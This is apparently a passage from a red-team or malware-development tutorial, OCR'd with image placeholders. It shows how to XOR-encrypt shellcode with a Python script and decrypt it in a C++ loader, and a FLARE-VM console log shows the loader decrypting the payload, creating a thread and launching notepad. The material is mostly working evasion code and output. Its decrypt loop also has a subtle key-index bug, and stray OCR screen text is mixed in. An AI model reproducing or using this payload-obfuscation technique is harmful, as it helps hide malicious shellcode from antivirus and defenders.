XOR Encryption


In this section, we will we encrypting our payload using XOR, so here's the python file which I wrote for the encryption:

Working_encryptor_xor.py

```python
import sys

ENCRYPTION_KEY = "123456789ABC"

def xor(input_data, encryption_key):
    encryption_key = str(encryption_key)
    output_bytes = bytearray()

    for i in range(len(input_data)):
        current_data_element = input_data[i]
        current_key = encryption_key[i % len(encryption_key)]
        output_bytes.append(current_data_element ^ ord(current_key))

    return bytes(output_bytes)

def printCiphertext(ciphertext):
    print('{ 0x' + ', 0x'.join(hex(x)[2:] for x in ciphertext) + ' };')

try:
    plaintext_path = sys.argv[1]
except IndexError:
    #print("Usage: C:\Python27\python.exe encrypt_with_xor.py PAYLOAD_FILE > OUTPUT_FILE")
    print("Usage: python Working_encryptor_xor.py > Output_file_name")
    sys.exit(1)

try:
    with open(plaintext_path, "rb") as file:
        plaintext = file.read()
except FileNotFoundError:
    print(f"File '{plaintext_path}' not found.")
    sys.exit(1)

ciphertext = xor(plaintext, ENCRYPTION_KEY)
printCiphertext(ciphertext)

```

Here the xor function is implement, where it encrypts the data, and it two parameter, one is key, and another data, so you open the file, and read it, and allocate to some variable, which you can treat as data, and then xor function is implemented.

And here's the image of the .cpp file, which will decrypt the file, and execute the shellcode:



Make sure that “encryption_key” is same in both codes, otherwise it won’t be able to decrypt the code, and give the expected output.

Here’s the image of the xor decrypt function implemented:


```
 8  void DecryptXOR(char * encrypted_data, size_t data_length, char * key, size_t key_length) {
 9      int key_index = 0;
10
11      for (int i = 0; i < data_length; i++) {
12          if (key_index == key_length - 1) key_index = 0;
13
14          encrypted_data[i] = encrypted_data[i] ^ key[key_index];
15          key_index++;
16      }
17  }
```

So, now in the cmd, first run the python file, and encrypt the .bin file.

```
FLARE-VM 04-04-2024 14:43:31.99
C:\Users\Red\Desktop\project\10-XOR_encrypting_payload>python Working_encryptor_xor.py notepad.bin Output_xor.xor
```

Now copy the encrypted payload and put it in the .cpp file.

And run the .bat file, you will get a .exe file, then execute it, you can see that it executes properly and it opens the notepad.


x64 Native Tools Command Prompt for VS 2022
FLARE-VM 04-04-2024 14:46:08.75
C:\Users\Red\Desktop\project\10-XOR_encrypting_payload>xorencrypted.cpp
FLARE-VM 04-04-2024 14:46:11.92
C:\Users\Red\Desktop\project\10-XOR_encrypting_payload>xorencrypted.exe
payload addr : 0x00000086AA0F7950
alloc_mem addr : 0x00000171 6F480000
[1] Press Enter to Decrypt XOR Payload
[2] Press Enter to Create Thread
FLARE-VM 04-04-2024 14:46:18.78
C:\Users\Red\Desktop\project\10-XOR_encrypting_payload>
Untitled - Notepad
File Edit Format View Help
Ln 1, Col 1
100%
Windows (CRLF)
UTF-8
except IndexErr
#print("Usa
Python file
Windows 10 Enterprise Evaluation
Windows License valid for 87 days
Build 19041.vb_release.191206-1406